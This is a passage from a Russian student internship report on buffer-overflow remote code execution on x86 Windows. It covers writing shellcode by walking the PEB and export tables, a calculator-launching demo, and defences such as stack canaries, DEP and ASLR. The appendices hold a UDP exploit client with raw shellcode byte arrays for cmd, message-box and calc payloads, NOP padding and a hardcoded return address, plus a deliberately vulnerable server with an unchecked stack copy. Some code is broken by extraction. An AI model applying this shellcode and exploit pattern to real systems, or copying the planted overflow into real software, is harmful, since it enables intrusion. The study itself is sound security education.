В данном коде, в регистр `eax` записывается содержимое памяти относительно адреса в регистре `FS`, по смещению `0x30`. После выполнения операции `mov`, регистр `EAX` содержит адрес памяти РЕВ. Можно использовать данную функцию.

Чтобы получить доступ к полям, которые находятся в структуре РЕВ, требуется использовать структуры исходного кода системы Windows 2000. Требуется скопировать исходные заголовочные файлы с определениями структур в проект. Полный список файлов представлен ниже











 pebteb.h	03.12.2023 0:25	Файл "H"	14 КБ
 poppack.h	03.12.2023 0:25	Файл "H"	1 КБ
 pshpack1.h	03.12.2023 0:25	Файл "H"	1 КБ
 pshpack2.h	03.12.2023 0:25	Файл "H"	1 КБ
 pshpack4.h	03.12.2023 0:25	Файл "H"	1 КБ
 pshpack8.h	03.12.2023 0:25	Файл "H"	1 КБ
 pshpack16.h	03.12.2023 0:25	Файл "H"	1 КБ
 stddef.h	03.12.2023 0:25	Файл "H"	1 КБ
 stdint.h	03.12.2023 0:25	Файл "H"	4 КБ
 winnt.h	03.12.2023 0:25	Файл "H"	28 КБ

Рисунок 14 - Исходные заголовочные файлы исходного кода системы Windows 2000

При компиляции шеллкода требуется избавиться от любых зависимостей стандартных библиотек. Самые основные определения типов и макросов содержатся в `stddef.h` и `stdint.h`. Так же, нужно определить базовые встраиваемые функции для поиска процедур, загруженных модулей и базового адреса модуля `ntdll.dll`.

Автор определяет следующие функции для сравнения строк:

```
inline int inl_strncmp(LPSTR s1, LPCSTR s2)
{
    while (*s1 && (*s1 == *s2))
        s1++, s2++;

    return *(LPSTR)s1 - *(LPSTR)s2;
}

inline int inl_wstricmp(PWSTR s1, PCWSTR s2)
{
    while (*s1 && (*s1 == *s2))
        s1++, s2++;

    return *(PWSTR)s1 - *(PCWSTR)s2;
}
```

Определение функции поиска базового адреса модули по имени. Данная функция получает адрес РЕВ, далее получает узел связанного списка PPEB_LDR_DATA, который первым всегда содержит информацию о текущем модуле процесса (исполняемом файле). Проход по связанному списку продолжается до тех пор, пока адрес модуля будет не NULL, а имя будет равно указанному. Если же, модуль с данным именем не найден, обход связанного списка продолжается до тех пор, пока следующим не будет адрес первого элемента. Если адрес следующего узла равен адресу начального, в этом случае данный узел является последним, и цикл может быть завершен. Если цикл был завершен, а ни один модуль не был найден, возвращается NULL.

```
inline PVOID get_module_handle_inl(WCHAR modname[])
{
    PPEB p_peb = get_peb();
    PPEB_LDR_DATA p_ldr_data = p_peb->Ldr;
    PLDR_MODULE p_ldr_module_next = (PLDR_MODULE)p_ldr_data->InLoadOrderModuleList.Flink;
    PLDR_MODULE p_ldr_module_first = p_ldr_module_next;
    do {
        if (p_ldr_module_next->BaseAddress &&
            !inl_wstricmp(p_ldr_module_next->BaseDllName.Buffer, modname))
            return p_ldr_module_next->BaseAddress;

        p_ldr_module_next = (PLDR_MODULE)p_ldr_module_next->InLoadOrderModuleList.Flink;
    } while (p_ldr_module_next != p_ldr_module_first);
    return NULL;
}
```

Так же потребуется функция получения базового адреса ntdll.dll. Первый Flink ведет на модуль самого процесса, далее первой DLL

загружается ntdll.dll, после kernel32.dll. Можно использовать данный порядок, вместо поиска модулей в процессе. Это уменьшит размер шеллкода.

```
inline PVOID get_ntdll()
{
    PPEB p_peb = get_peb();
    PPEB_LDR_DATA p_ldr_data = p_peb->Ldr;
    return ((PLDR_MODULE)p_ldr_data->InLoadOrderModuleList.Flink->Flink)-
>BaseAddress;
}
```

Последняя требуемая функция, поиска процедур в модуле. Код её реализации ниже.

```
inline PVOID get_proc_address_inl(PBYTE pbase, CHAR procname[])
{
    PIMAGE_DOS_HEADER p_dos = (PIMAGE_DOS_HEADER)pbase;
    PIMAGE_NT_HEADERS p_nt = (PIMAGE_NT_HEADERS)(pbase + p_dos->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY p_expdir = (PIMAGE_EXPORT_DIRECTORY)(pbase +
p_nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    uint32_t *p_nametbl = (uint32_t *)((uint32_t)pbase + p_expdir-
>AddressOfNames);
    uint32_t *p_functbl = (uint32_t *)((uint32_t)pbase + p_expdir-
>AddressOfFunctions);
    uint16_t *p_ordtbl = (uint16_t *)((uint32_t)pbase + p_expdir-
>AddressOfNameOrdinals);
    for (DWORD i = 0; i < p_expdir->NumberOfNames; i++) {
        LPCSTR p_current_name = (LPCSTR)((uint32_t)pbase + *p_nametbl);
        if (!inl_strcmp(p_current_name, procname)) {
            uint32_t func_num = *p_ordtbl * 4;
            uint32_t *p_func_tbl_addr = (uint32_t*)((uint32_t)p_functbl
+ func_num);

            uint32_t offset = *p_func_tbl_addr;
            return (PVOID)(pbase + offset);
        }
        p_nametbl++, p_ordtbl++;
    }
    return NULL; }
}
```

Принцип работы данной функции заключается в том, что она перебирает структуру PE файла для поиска нужной информации о экспортируемых функциях. Базовый адрес приводится к PIMAGE_DOS_HEADER, структуре DOS заголовка исполняемого файла, сигнатура которого начинается с букв 'MZ'. Далее автор получает новый заголовок PIMAGE_NT_HEADERS, смещение до которого относительно базового адреса задает поле *e_lfanew*, структуры DOS заголовка. Далее необходимо получить адрес директории экспортов, получив смещение относительно базы образа в части структуры IMAGE_NT_HEADERS, DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress. Получив директорию экспорта, можно получить адреса таблиц имен, функций и номеров экспортов.

```
uint32_t func_num = *p_ordtbl * 4;
```

В данной строке, ведется расчет смещения в байтах, чтобы получить фактическое смещение в байтах в массиве адресов. Т.к подразумевается, что архитектура x86, умножение производится на 4, т. к. размер указателя равен 32 битам или 4 байтам. Используя данные расчеты, можно рассчитать адрес функции. Если экспортируемая функция с таким именем не найдена, возвращается NULL.

Автор рассмотрит пример шеллкода, который открывает калькулятор. Для этого, потребуется получить базовый адрес модуля kernel32.dll. Так как порядок загрузки модулей, следующий:

1. process module (executable file)
2. ntdll.dll
3. kernel32.dll

Будет достаточным, дойти до третьего узла связанного списка, содержащего информацию о модуле kernel32.dll, привести указатель к PLDR_MODULE, и вернув значение BaseAddress. Автор приводит функцию получения базового адреса этой DLL.

```
inline PVOID get_kernel32()
{
    PPEB p_peb = get_peb();
    PPEB_LDR_DATA p_ldr_data = p_peb->Ldr;
    return ((PLDR_MODULE)p_ldr_data->InLoadOrderModuleList.Flink->Flink->Flink->BaseAddress;
}
```

Полный исходный код шеллкода открывающего калькулятор, будет следующим.

```
int main()
{
    typedef UINT (WINAPI *WinExec_Pfn)(LPCSTR lpCmdLine, UINT uCmdShow);
    PVOID h_kernel32 = get_kernel32();
    char procname[] = { 'W', 'i', 'n', 'E', 'x', 'e', 'c', '\\0' };
    WinExec_Pfn pWinExec = (WinExec_Pfn)get_proc_address_inl((LPBYTE)h_kernel32, procname);

    char str[] = { 'c', 'a', 'l', 'c', '.', 'e', 'x', 'e', '\\0' };
    pWinExec(str, 5);
    while (1);
}
```

8 Компиляция шеллкода и преобразование в массив байтов

Компиляцию шеллкода требуется проводить после того, как были проверены все места касаемые строк. Нужно помнить, что строки должны быть расположены именно в стеке.

Для компиляции шеллкода, автор использует компилятор gcc. Строка компиляции будет следующей:

```
gcc -m32 -Os -c -o output_file.bin 11.c
```

Файл 11.c, это сам код шеллкода, на языке C. Чтобы скомпилировать его с сильной оптимизацией (что не всегда приводит к положительному эффекту), требуется указать флаг -Os. Рекомендуется выставить среднюю оптимизацию. Дополнительные параметры оптимизации можно увидеть на сайте справочнике к командной строке gcc.

Имя файла output_file.bin, это объектный файл, скомпилированный с помощью gcc уже в машинный код. Информация о символах не требуется, по этому нужно извлечь из объектного файла только машинный код. Делается это с помощью утилиты objdump. Требуется запустить objdump с следующей командной строкой:

```
objdump -d output_file.bin > temp.txt
```

В данной командной строке, результат запуска objdump с параметрами, перенаправляется в файл сепаратором ">", заменяя предыдущее содержимое. После выполнения данной операции, байты шеллкода теперь содержатся в файле, минуя всю остальную информацию о символах и прочем.

Все что остается, просто преобразовать данный файл байтов в массив языка C. Сделать это можно вручную, или так же написав приложение для этих целей. Автор подготовил шеллкод таким же способом и протестировал его на уязвимом сервере.

Стоит отметить, что сервер не изменялся, и все его адреса возврата остаются прежними. Автором был лишь перекомпилирован клиент, который и отправляет пакет на сервер.

9 Тестирование

Запуск клиента и сервера показал, что сервер действительно выполнил запуск калькулятора, и этого функционала в нем не было предусмотрено заранее. Исходный код приложений клиента и уязвимого сервера будет в приложении.




Рисунок 15 - Шеллкод был успешно выполнен

10 Методы защиты от уязвимостей переполнения буфера

Уязвимости переполнения буфера давно существуют, и знакомы практически всем программистам, хоть как-то работающим с низкоуровневыми частями кода. Программисты на языках C и C++ должны знать эту особенность понимать, и не допускать возможности использования такого недочета в их приложении.

Так как проблема известна уже давно, многие разработчики операционных систем и компиляторов начали разработку методов противодействия данной уязвимости.

1. Реализация safe функций. Safe функции проверяют длину копируемых в массивы данных, и либо усекают данные если их размер превышает допустимую длину, либо завершают приложение до того, как будет переполнен буфер.
2. Стековая канарейка — метод защиты стека от переполнения, реализуемый компилятором. Суть данного метода, расположить stack cookie (специально сгенерированное значение) в стеке до буфера. Это значение будет проверено перед исполнением инструкции ret. Если данное значение не равно тому, которое было выставлено до того, как с буфером была начата работа, значит произошло переполнение буфера и было затерто данное значение, и программа завершит работу сообщив о переполнении буфера. Даже если в стек попадет исполняемый код, он не будет выполнен, потому что завершение

программы произойдет до того, как адрес возврата будет загружен из стека в регистр EIP.

3. DEP (Data Execution Prevention) – расширение безопасности процессоров, которое позволяет помечать страницы предназначенные для данных (стек, куча) как неисполняемые. В случае если адрес возврата укажет на область адресов такой виртуальной страницы, процессор сгенерирует исключения нарушения прав доступа.
4. ASLR (Address Space Layout Randomization) – Механизм рандомизации базового адреса загружаемых модулей. В связи с этим будет тяжело точно определить адрес перехода. Этот метод можно обойти при условии, что выключены стековые канарейки, через другую уязвимость называемую утечкой адресов.

11 Обход механизма ASLR

Обход ASLR может быть выполнен с помощью уязвимости утечки адресов как было уже ранее сказано. Часто данная проблема является следствием отсутствия терминального нуля в конце строки, и, следовательно, заставляет отправлять клиента на сервер все, пока он не встретит терминальный ноль. Другая проблема такая как сообщение более большого размера данных (если данные не строка), может так же приводить к раскрытию важной информации серверу. Зная статические адреса в нужной последовательности, сервер может сгенерировать шеллкод с учетом рандомизации, что даст возможность точно определить адрес перехода.

12 Проект решения

Чтобы не допустить исполнения шеллкода в программе, требуется:

1. Внимательно относиться к границам массивов.
2. Использовать строго safe (`_s`) функции, так как они завершают программу если массив на стеке будет переполнен
3. Использовать в программе «Предотвращение исполнения данных» DEP, «Рандомизация базового адреса» ASLR.
4. Не допускать уязвимости утечки адресов.

Чтобы не допустить использования уязвимостей на сервере, требуется:

1. Обновлять программное обеспечение сервера
2. Регулярно проводить аудиты информационной безопасности с использованием автоматических средств тестирования на проникновение.

13 Описание полученного решения

Решение с использованием описанных ранее методов защиты от переполнения буфера, позволяет полностью избавиться от возможности выполнения произвольного кода, что решает огромные проблемы в информационной безопасности.

Использование нейросети для анализа трафика решает множество возможных проблем несанкционированных пентестов на сервер с помощью DeepExploit, но тем не менее защиту все равно можно обойти.

14 Техничко-экономическое обоснование

Заключение

В ходе практики были рассмотрены многие аспекты информационной безопасности. Изучены и выполнены следующие поставленные задачи:

1. Изучение утилиты Metasploit framework
2. Изучение утилиты DeepExploit
3. Изучение архитектуры x86
4. Изучение архитектуры x64
5. Изучение процесса трансляции кода
6. Изучение конструкций, генерируемых компиляторами msvc и gcc с языка C.
7. Изучение принципов работы и видов RCE уязвимостей.
8. Изучение механизмов защиты от последствий переполнения буфера (ASLR, DEP, NX-bit, stack canary).
9. Изучение уязвимости утечки адресов.
10. Изучение методов обхода механизма ASLR
11. Изучение ROP (return oriented programming) и принципа использования гаджетов
12. Изучение документации и примеров по сетевому программированию.
13. Реализация демо клиента на UDP сокете для отправки команд локальному уязвимому серверу.
14. Реализация уязвимого демо сервера на UDP сокете, для выполнения RCE локально.

Список использованных источников

Исходный код клиента

[illegible]

```
//cmd
char code12[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
"\x68\x65\x78\x65\x00\x68\x63\x6d\x64\x2e\x89\xe3\x41\x51\x53\xff"
"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
"\x52\xff\xd0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

// msgbox
char code56754[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b"
"\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06"
"\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03"
"\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b"
"\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca"
"\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b"
"\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3"
"\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x10\x68\x83\xb9\xb5\x78\xff\x55"
"\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x33\x32\x2e\x64\x68\x55"
"\x73\x65\x72\x54\xff\x55\x10\x89\xc3\x68\xa8\xa2\x4d\xbc\xff\x55\x04\x89"
"\x45\x18\x31\xc0\x66\xb8\x73\x73\x50\x68\x70\x31\x6e\x33\x68\x20\x68\x34"
"\x70\x68\x64\x20\x62\x79\x68\x50\x77\x6e\x33\x54\x8b\x1c\x24\x31\xc0\x50"
"\x53\x53\x50\xff\x55\x18\x31\xc0\x50\x6a\xff\xff\x55\x14";

//my calc
char code[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x8d\x4c\x24\x04\x83\xe4\xf0\xff\x71\xfc\x55\x89\xe5\x57\x56\x53\x51\x83"
"\xec\x58\xe8\x00\x00\x00\x00\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c\xc6\x45"
"\xd7\x57\xc6\x45\xd8\x69\xc6\x45\xd9\x6e\xc6\x45\xda\x45\xc6\x45\xdb\x78"
"\x8b\x40\x0c\xc6\x45\xdc\x65\xc6\x45\xdd\x63\xc6\x45\xde\x00\xc7\x45\xc4"
"\x00\x00\x00\x00\x8b\x00\x8b\x00\x8b\x40\x18\x8b\x50\x3c\x8b\x5c\x10\x78"
"\x01\xc3\x8b\x73\x20\x8b\x7b\x24\x01\xc6\x01\xc7\x89\x75\xc0\x8b\x73\x18"
"\x89\x7d\xbc\x89\x75\xb8\x8b\x4d\xc4\x8b\x75\xb8\x01\xc9\x03\x4d\xbc\x39"
"\x75\xc4\x89\x4d\xb4\x74\x3c\x8b\x4d\xc4\x8b\x7d\xc0\x89\xc6\x03\x34\x8f"
"\x8d\x4d\xd7\x8d\x55\xd7\x89\xcf\x29\xd7\x8a\x14\x37\x84\xd2\x74\x07\x3a"
"\x11\x75\x03\x41\xeb\xeb\x38\x11\x75\x10\x8b\x4d\xb4\x0f\xb7\x11\x8d\x14"
"\x90\x03\x53\x1c\x03\x02\xeb\x07\xff\x45\xc4\xeb\xb1\x31\xc0\x8d\x7d\xdf"
"\xbe\x00\x00\x00\x00\xb9\x09\x00\x00\x00\x00\xf3\xa4\x8d\x55\xdf\xc7\x44\x24"
"\x04\x05\x00\x00\x00\x89\x14\x24\xff\xd0\x50\x50\xeb\xfe\x90\x90";

int main()
{
    char data[2048];
    size_t data_size;
    WSADATA wsadata;
    if (WSAStartup(MAKEWORD(2, 2), &wsadata)) {
        printf("failed to initialize windows sockets api\n");
        return 1;
    }
    sock = socket(AF_INET, SOCK_DGRAM, 0);
    if (sock == SOCKET_ERROR) {
        printf("failed to open socket. LastError() = %d\n", WSAGetLastError());
    }
}
```

```

    return 1;
}
sockaddr_in localaddr;
localaddr.sin_family = AF_INET;
localaddr.sin_addr.s_addr = INADDR_ANY;
localaddr.sin_port = 26000;
if (bind(sock, (sockaddr *)&localaddr, sizeof(localaddr)) == SOCKET_ERROR)
{
    printf("failed to bind socket. GetLastError() = %d\n", WSAGetLastError());
    return 1;
}
sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = inet_addr("127.0.0.1");
addr.sin_port = 27000;
printf("client started\n");
while (1) {
    printf("resend file data? ");
    getchar();
#define METHOD 1
#if METHOD == 0
        if (file_to_memory(data, sizeof(data), &data_size, "dataforsend.bin")) {
            sendto(sock, data, data_size, 0, (sockaddr *)&addr, sizeof(addr));
            printf(" %zd bytes sent to server\n", data_size);
        }
    #elif METHOD == 1
        /* test 2 */
        size_t return_addr_offset = 12;
    #if ADJUST_OFFSET
        printf("type offset: ");
        scanf("%zd", &return_addr_offset);
        printf("offset is: %zd\n", return_addr_offset);
    #else
        printf("send exploit? ");
        getchar();
    #endif
        const size_t server_buf_size = 1024;
        const size_t shell_size = sizeof(code);
        const size_t shell_start_offset = server_buf_size - shell_size;
        const size_t total_packet_size = shell_start_offset + shell_size +
return_addr_offset + sizeof(void *);
        memset(data, 0x90, shell_start_offset); // set NOPs
        memcpy(&data[shell_start_offset], code, shell_size); // copy shellcode
        // 0x0019F954 buf start
        // 0x0019FC45
        *((size_t *)&data[shell_start_offset + shell_size + return_addr_offset])
= 0x0019F956;; // set return address
        sendto(sock, data, (int)total_packet_size, 0, (sockaddr *)&addr,
sizeof(addr));
        printf(" %zd bytes sent to server\n", total_packet_size);
    #elif METHOD == 2
        const size_t size = 1024;
        memset(data, 0xCC, size); // set breakpoints
        sendto(sock, data, (int)size, 0, (sockaddr *)&addr, sizeof(addr));
        printf(" %zd bytes sent to server\n", size);
    #endif
}
closesocket(sock);
WSACleanup();
return 0;
}

```

Приложение Б

Исходный код уязвимого сервера.

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <WinSock2.h>

#pragma comment(lib, "ws2_32.lib")

SOCKET sock;

extern "C" __declspec(dllexport) void mymemcpy(char *p_dst, const char *p_src,
size_t length)
{
    for (size_t i = 0; i < length; i++)
    {
        p_dst[i] = p_src[i];
    }
}

extern "C" __declspec(dllexport) void count_null_bytes(const char *p_src, size_t
len)
{
    char text[1024];
    size_t j = 0;
    mymemcpy(text, p_src, len);

    for (size_t i = 0; i < len; i++)
        if (text[i])
            j++;

    printf("received data with %zd null bytes\n", j);
}

int main()
{
    WSADATA wsadata;
    if (WSAStartup(MAKEWORD(2, 2), &wsadata)) {
        printf("failed to intiialize windows sockets api\n");
        return 1;
    }

    sock = socket(AF_INET, SOCK_DGRAM, 0);
    if (sock == SOCKET_ERROR) {
        printf("failed to open socket. GetLastError() = %d\n", WSAGetLastError());
        return 1;
    }

    sockaddr_in localaddr;
    localaddr.sin_family = AF_INET;
    localaddr.sin_addr.s_addr = INADDR_ANY;
    localaddr.sin_port = 27000; //server port
    if (bind(sock, (sockaddr *)&localaddr, sizeof(localaddr)) == SOCKET_ERROR) {
        printf("failed to bind socket. GetLastError() = %d\n", WSAGetLastError());
        return 1;
    }

    static char buf[2048];
    printf("Server started\n");
    while (1) {
        sockaddr_in from;
        int fromlen = sizeof(from);
        int nbytes = recvfrom(sock, buf, sizeof(buf), 0, (sockaddr *)&from, &fromlen);
        if (nbytes == SOCKET_ERROR) {
            printf("receiving data from %s failed!\n", inet_ntoa(from.sin_addr));
        }
    }
}
```



```
        continue;
    }
    printf("receiving %d bytes from %s\n", nbytes, inet_ntoa(from.sin_addr));
    count_null_bytes(buf, (size_t)nbytes);
}
closesocket(sock);
WSACleanup();
return 0;
}
```

Приложение В

Исходный код тестовой функции

```
__declspec(naked) void myfunc()
{
    __asm __volatile {

        /* func1 */
        _func1:
        push ebp
        mov ebp, esp

        int 3          //breakpoint for debugger
        mov eax, 10
        xor ebx, ebx
        _push_to_stack:
        inc ebx
        push ebx
        dec eax
        cmp eax, 0
        jnz _push_to_stack

        mov eax, 10
        _pop_from_stack:
        pop ebx
        dec eax
        cmp eax, 0
        jnz _pop_from_stack
        call _func2
        mov esp, ebp
        pop ebp
        ret

        int 3h

        /* func 2 */
        _func2:
        push ebp
        mov ebp, esp
        int 3h //breakpoint for debugger
        mov esp, ebp
        pop ebp
        ret
    };
}
```